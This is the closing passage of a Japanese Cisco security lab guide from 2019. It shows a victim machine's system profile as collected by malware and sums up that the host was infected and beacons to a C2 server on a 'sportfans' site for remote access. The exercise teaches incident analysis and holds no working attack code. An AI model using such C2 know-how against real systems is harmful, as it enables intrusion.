Windows Version: Windows 7 SP 1 (64-bit) Build 7601		
PC Name: IT	User Name: Administrator	
Serial Number: 00426-383-4165264-06428	Local Time: 11-01-2018 7:51 AM	
Windows Directory: C:\Windows		
Antivirus Product: None		
Default Browser: C:\Program Files\Mozilla Firefox\firefox.exe		
Has NET Framework Installed: 3		
NET Framework: 2.0.50727.5420 Servipack: 4		
NET Framework: 3.0.30729.5420 Servipack: 4		
NET Framework: 3.5.30729.5420 Servipack: 4		
Has Java VM Installed: 1.8,C:\Program Files\Java\jre1.8.0_151		
Computer Model: VMware Virtual Platform		
BIOS: PhoenixBIOS 4.0 Release 6.0 (Phoenix Technologies LTD)	Version: 6.00	
Serial: VMware-42 38 67 fc de 54 a1 29-5f 6f 83 35 5d 0d 96 07		
CPU: Intel(R) Xeon(R) CPU E7- 2830 @ 2.13GHz (GenuineIntel)	Architecture: x64	Number Of Processors: 2
Video Adapter: VMware SVGA 3D	Resolution: 1195x669	Refresh Rate: 60 HZ

ここで、何が発生したと考えられるかをまとめる必要があります。誰かが間違ったソフトウェアをダウンロードしたか、このワークステーションで脆弱性が特定された Web サイトにアクセスし、ソフトウェアをシステムにプッシュしたと考えられます。インストールされたソフトウェアは C2 にビーコンを発信することで、リモートからこのコンピュータに完全にアクセスできるようにします。このソフトウェアは、明らかに C2 の範囲となる sportfans Web サイトにビーコンを発信します。

これが、質問に対する解答のまとめになります。C2 GUI を自由に探って、仕組みを学んでください。

© 2019 Cisco Systems, Inc. All rights reserved.

Cisco, Cisco Systems、および Cisco Systems ロゴは、Cisco Systems, Inc. またはその関連会社の米国およびその他の一定の国における登録商標または商標です。

本書類またはウェブサイトに掲載されているその他の商標はそれぞれの権利者の財産です。

「パートナー」または「partner」という用語の使用は Cisco と他社との間のパートナーシップ関係を意味するものではありません。(1502R)

この資料の記載内容は 2019 年 1 月現在のものです。

この資料に記載された仕様は予告なく変更する場合があります。



シスコシステムズ合同会社

〒107-6227 東京都港区赤坂 9-7-1 ミッドタウン・タワー

<http://www.cisco.com/jp>

お問い合わせ先